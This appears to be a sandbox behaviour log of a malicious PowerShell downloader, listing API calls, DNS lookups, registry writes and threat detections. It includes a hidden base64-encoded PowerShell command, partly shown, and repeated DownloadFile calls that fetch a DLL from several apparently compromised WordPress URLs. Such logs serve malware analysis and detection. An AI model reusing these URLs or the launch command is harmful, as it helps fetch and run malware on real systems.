Call System API	API Name: CryptExportKey Args: (af6878e0, 0, 6, 0, 0, b04a9414) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687aa0, 0, 6, 0, 0, b04a7f84) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687170, 0, 6, 0, 0, b04a9724) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6871e0, 0, 6, 0, 0, b04a5544) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687e90, 0, 6, 0, 0, b04a5c94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687090, 0, 6, 0, 0, b04a85a4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687480, 0, 6, 0, 0, b04ab4d4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687090, 0, 6, 0, 0, b04aa044) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687250, 0, 6, 0, 0, b04ab7e4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687950, 0, 6, 0, 0, b04ad864) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687950, 0, 6, 0, 0, b04ab6b4) Return: 1	2756	2808
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b04ad8d0, 0, 0, 0) Return: af68d710	2756	2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Searches files by API		
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (http://inhaustyle.com/wp-admin/7OtP5/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ Value: None	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableAutoFileTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask Value: ffff0000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask Value: ffff0000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize Value: 100000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory Value: %windir%\tracing	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5b0	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5b0	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5b0	2756	2808

Call Network API	API Name: socket Args: (23, 2, 0) Return: 558	2756	2808
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\ Value: None	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableFileTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableAutoFileTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableConsoleTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileTracingMask Value: ffff0000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\ConsoleTracingMask Value: ffff0000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\MaxFileSize Value: 100000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileDirectory Value: %windir%\tracing	2756	2808
Call System API	API Name: WinHttpCloseHandle Args: (af602aa0) Return: 1	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 688	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 60c	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 690	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 690	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 690	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 690	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 690	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 694	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 694	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 69c	2756	2808
Call Network API	API Name: connect Args: (688, inhaustyle.com:80, 16) Return: 0	2756	2808
Detection	Threat Characteristic: Creates process Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AIgAgAC0ARgAgACcAZABpAFIARQBDAHQATwAnACwAJwByACcALAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwBUAEUAbQAuAEkAJwAsACcAbwAnACkAIAApADsAIAAgACAAUwBFAFQAIAAoACIAdwAiACsAIgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAIAAnAHMAJwAsACcAcABvAEkAbgB0AG0AQQBuAGEARwBlAHIAJwAsACcARQB0ACcALAAnAFYASQBjAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABlAG0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAXwBNACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAAnAFQAMgAnACsAJwA2AFMAJwApADsAIAAoACAAIABWAEEAcgBJAGEAYgBsAEUAIABFAFIAWQBkADQARwAgAC0AVgBhAGwAdQBlAG8ATgBsAHkAKQA6ADoAIgBjAFIAYABlAGEAdABFAGQAaQBgAFIAYABlAEMAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAfQBQACcAKwAnAG8AJwArACcAMAAnACsAJwBwADUAOQBwAHsAMAAnACsAJwB9AC	2756	2808
Call Network API	API Name: send Args: (688, GET /wp-admin/7OtP5/ HTTP/1.1\r\nHost: inhaustyle.com\r\nConnection: Keep-Alive\r\n\r\n, 79, 0) Return: 79	2756	2808
Call Network API	API Name: recv Args: (688, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 65536, 0) Return: ?	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (https://elsadinc.com/wp-content/B/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 688	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 60c	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 6a4	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 6a4	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
Call Network API	API Name: connect Args: (688, elsadinc.com:443, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (688, ..., 168, 0) Return: 168	2756	2808
Call Network API	API Name: recv Args: (688, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 61, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 1075, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 333, 0) Return: ?	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call Network API	API Name: recv Args: (688, , 5, 0) Return: ?	2756	2808
Write File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call Network API	API Name: recv Args: (688, , 4, 0) Return: ?	2756	2808
Call Network API	API Name: send Args: (688, ..., 182, 0) Return: 182	2756	2808
Call Network API	API Name: recv Args: (688, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 186, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 1, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 96, 0) Return: ?	2756	2808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\f\52C64B7E\LanguageList Value: en-US\0en\0	2756	2808
Call Filesystem API	API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808

Delete File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2808 File: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY		
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (https://jolifm.com/new/5hkc3/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, jolifm.com:443, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, ..., 166, 0) Return: 166	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 61, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 1075, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 333, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4, 0) Return: ?	2756	2808
Call Network API	API Name: send Args: (90c, ..., 182, 0) Return: 182	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 186, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 1, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 96, 0) Return: ?	2756	2808
Call Filesystem API	API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (https://technologydistilled.com/a-nurse-ss8d9/z/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1, 40006000) Return: 87	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Delete File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, technologydistilled.com:443, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, ..., 179, 0) Return: 179	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 61, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 1075, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 333, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4, 0) Return: ?	2756	2808
Call Network API	API Name: send Args: (90c, ..., 182, 0) Return: 182	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 202, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 1, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 96, 0) Return: ?	2756	2808
Call Filesystem API	API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (http://o7therapy.com/egyptian-comedy-hiiro/As0/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808


Delete File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, o7therapy.com:80, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, GET /egyptian-comedy-hiiro/As0/ HTTP/1.1\r\nHost: o7therapy.com\r\nConnection: Keep-Alive\r\n\r\n, 89, 0) Return: 89	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 65536, 0) Return: ?	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (http://signinsolution.com/wp-content/Vr0/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1, 40006000) Return: 87	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Write File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, signinsolution.com:80, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, GET /wp-content/Vr0/ HTTP/1.1\r\nHost: signinsolution.com\r\nConnection: Keep-Alive\r\n\r\n, 83, 0) Return: 83	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 65536, 0) Return: ?	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (http://cashstreamfinancial.com/wp-admin/23/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1, 40006000) Return: 87	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Write File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: connect Args: (90c, cashstreamfinancial.com:80, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, GET /wp-admin/23/ HTTP/1.1\r\nHost: cashstreamfinancial.com\r\nConnection: Keep-Alive\r\n\r\n, 85, 0) Return: 85	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 65536, 0) Return: ?	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Write File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: WinHttpCloseHandle Args: (af615540) Return: 1	2756	2808
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 6ac		2516
Call Network API	API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49189		
Call System API	API Name: ConnectEx Args: (6ac, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8faa38) Return: 0		2516
Call Network API	API Name: send Args: (6ac, ..., 1, 191) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (da734df0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11f0		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11f0		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003		2516

Call Network API	API Name: socket Args: (23, 2, 0) Return: 11f4		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11f4		2516
Call Network API	API Name: bind Args: (11f4, 0.0.0.0:49190, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49190		
Call System API	API Name: ConnectEx Args: (11f4, ctldl.windowsupdate.com:80, 16, 0, 0, 0, dac064c8) Return: 0		2516
Call Network API	API Name: send Args: (11f4, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?5814be6f08fd7391 HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac05850) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dabfcc50) Return: 1		2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c		2516
Call System API	API Name: WinHttpCloseHandle Args: (da732e40) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1140		2516
Call Network API	API Name: bind Args: (1140, 0.0.0.0:49191, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49191		
Call System API	API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8f9fb8) Return: 0		2516
Call Network API	API Name: send Args: (1140, ..., 1, 191) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (da734df0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11f8		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11f8		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 8d8		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 8d8		2516
